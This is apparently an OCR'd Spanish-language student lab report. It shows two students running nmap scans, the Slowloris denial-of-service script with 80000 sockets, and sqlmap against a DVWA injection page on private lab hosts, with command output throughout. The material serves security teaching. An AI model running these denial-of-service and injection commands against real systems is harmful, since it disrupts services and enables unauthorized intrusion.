NMAP:

Fernando escaneo:

```
┌──(root㉿kali)-[~]
└─# nmap -sS -p1-1000 10.33.24.246
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-01 03:04 JST
Nmap scan report for 10.33.24.246
Host is up (0.0045s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 10.14 seconds
```

Indica que solo tiene los dos puertos visibles.

Para ver que tipo de sistema operativo tiene.

```
┌──(root㉿kali)-[~]
└─# nmap -O 10.33.24.246
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-01 03:07 JST
Nmap scan report for 10.33.24.246
Host is up (0.0021s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: WAP|phone
Running: Linux 2.4.X|2.6.X, Sony Ericsson embedded
OS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6.22 cpe
:/h:sonyericsson:u8i_vivaz
OS details: Tomato 1.28 (Linux 2.4.20), Tomato firmware (Linux 2.6.22), Sony
Ericsson U8i Vivaz mobile phone

OS detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.17 seconds
```


Ver si tiene vulnerabilidades

nmap -p- --script vuln 10.33.24.246

```
┌──(root㉿kali)-[~]
└─# nmap -p- --script vuln 10.33.24.246
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-01 06:13 JST
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Stats: 0:00:05 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Stats: 0:00:09 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 80.00% done; ETC: 06:14 (0:00:02 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 80.00% done; ETC: 06:14 (0:00:03 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 80.00% done; ETC: 06:14 (0:00:04 remaining)
Stats: 0:00:22 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 80.00% done; ETC: 06:14 (0:00:05 remaining)
Stats: 0:00:30 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 80.00% done; ETC: 06:14 (0:00:07 remaining)
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 37.74 seconds
```


Slowloris:

```
┌──(kali㉿kali)-[~]
└─$ cd /home/kali/Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ git clone https://github.com/gkbrk/slowloris.git
Cloning into 'slowloris'...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (78/78), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 152 (delta 50), reused 48 (delta 46), pack-reused 74
Receiving objects: 100% (152/152), 25.90 KiB | 165.00 KiB/s, done.
Resolving deltas: 100% (80/80), done.

┌──(kali㉿kali)-[~/Desktop]
└─$ cd slowloris

┌──(kali㉿kali)-[~/Desktop/slowloris]
└─$ python3 slowloris.py 10.33.24.246 -s 80000
[31-10-2023 15:23:56] Attacking 10.33.24.246 with 80000 sockets.
[31-10-2023 15:23:56] Creating sockets...
[31-10-2023 15:24:01] Sending keep-alive headers...
[31-10-2023 15:24:01] Socket count: 3
[31-10-2023 15:24:01] Creating 79997 new sockets...
[31-10-2023 15:24:20] Sending keep-alive headers...
[31-10-2023 15:24:20] Socket count: 3
[31-10-2023 15:24:20] Creating 79997 new sockets...
[31-10-2023 15:24:39] Sending keep-alive headers...
[31-10-2023 15:24:39] Socket count: 3
[31-10-2023 15:24:39] Creating 79997 new sockets...
[31-10-2023 15:24:58] Sending keep-alive headers...
[31-10-2023 15:24:58] Socket count: 3
[31-10-2023 15:24:58] Creating 79997 new sockets...
[31-10-2023 15:25:17] Sending keep-alive headers...
[31-10-2023 15:25:17] Socket count: 3
[31-10-2023 15:25:17] Creating 79997 new sockets...
[31-10-2023 15:25:36] Sending keep-alive headers...
[31-10-2023 15:25:36] Socket count: 3
[31-10-2023 15:25:36] Creating 79997 new sockets...
[31-10-2023 15:25:52] Sending keep-alive headers...
[31-10-2023 15:25:52] Socket count: 3
[31-10-2023 15:25:52] Creating 79997 new sockets...
```



Sigue entrando:

WIRESHARK



SQL:

sqlmap -u "https:// 10.33.27.4/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie=" tfkkcl84s67hve0daul5gn182u; security=low"

```
[07:08:30] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:08:30] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[07:08:30] [INFO] testing 'MySQL ⩾ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY claus
e (EXTRACTVALUE)'
[07:08:31] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[07:08:31] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN
)'
[07:08:31] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[07:08:31] [INFO] testing 'Generic inline queries'
[07:08:31] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[07:08:31] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[07:08:31] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[07:08:32] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)'
[07:08:32] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[07:08:32] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[07:08:32] [INFO] testing 'Oracle AND time-based blind'
[07:08:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[07:08:32] [WARNING] GET parameter 'Submit' does not seem to be injectable
[07:08:32] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values
for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some
 kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g
. '--tamper=space2comment') and/or switch '--random-agent'
[07:08:32] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 147 times
[07:08:32] [WARNING] your sqlmap version is outdated

[*] ending @ 07:08:32 /2023-11-01/
```


NESTOR

NMAP


```
┌──(kali㉿kali)-[~/Desktop/slowloris]
└─$ nmap -p- --script vuln 10.33.26.223
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-31 15:48 EDT
Nmap scan report for 10.33.26.223
Host is up (0.00097s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT    STATE SERVICE
80/tcp  open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
443/tcp open  https
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

Nmap done: 1 IP address (1 host up) scanned in 36.52 seconds

┌──(kali㉿kali)-[~/Desktop/slowloris]
└─$
```

SLOWLORIS


```
┌──(kali㉿kali)-[~/Desktop/slowloris]
└─$ python3 slowloris.py 10.33.26.223 -s 80000
[01-11-2023 04:28:24] Attacking 10.33.26.223 with 80000 sockets.
[01-11-2023 04:28:24] Creating sockets...
[01-11-2023 04:28:32] Sending keep-alive headers...
[01-11-2023 04:28:32] Socket count: 10
[01-11-2023 04:28:32] Creating 79990 new sockets...
```



Wireshark



SQL


kali@kali: ~/Desktop
File Actions Edit View Help
E or HAVING clause (IN)'
[18:21:27] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[18:21:27] [INFO] testing 'Generic inline queries'
[18:21:27] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:21:28] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:21:28] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:21:28] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)'
[18:21:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:21:28] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:21:28] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[18:21:38] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:21:38] [WARNING] GET parameter 'id' does not seem to be injectable
[18:21:38] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[18:21:38] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 77 times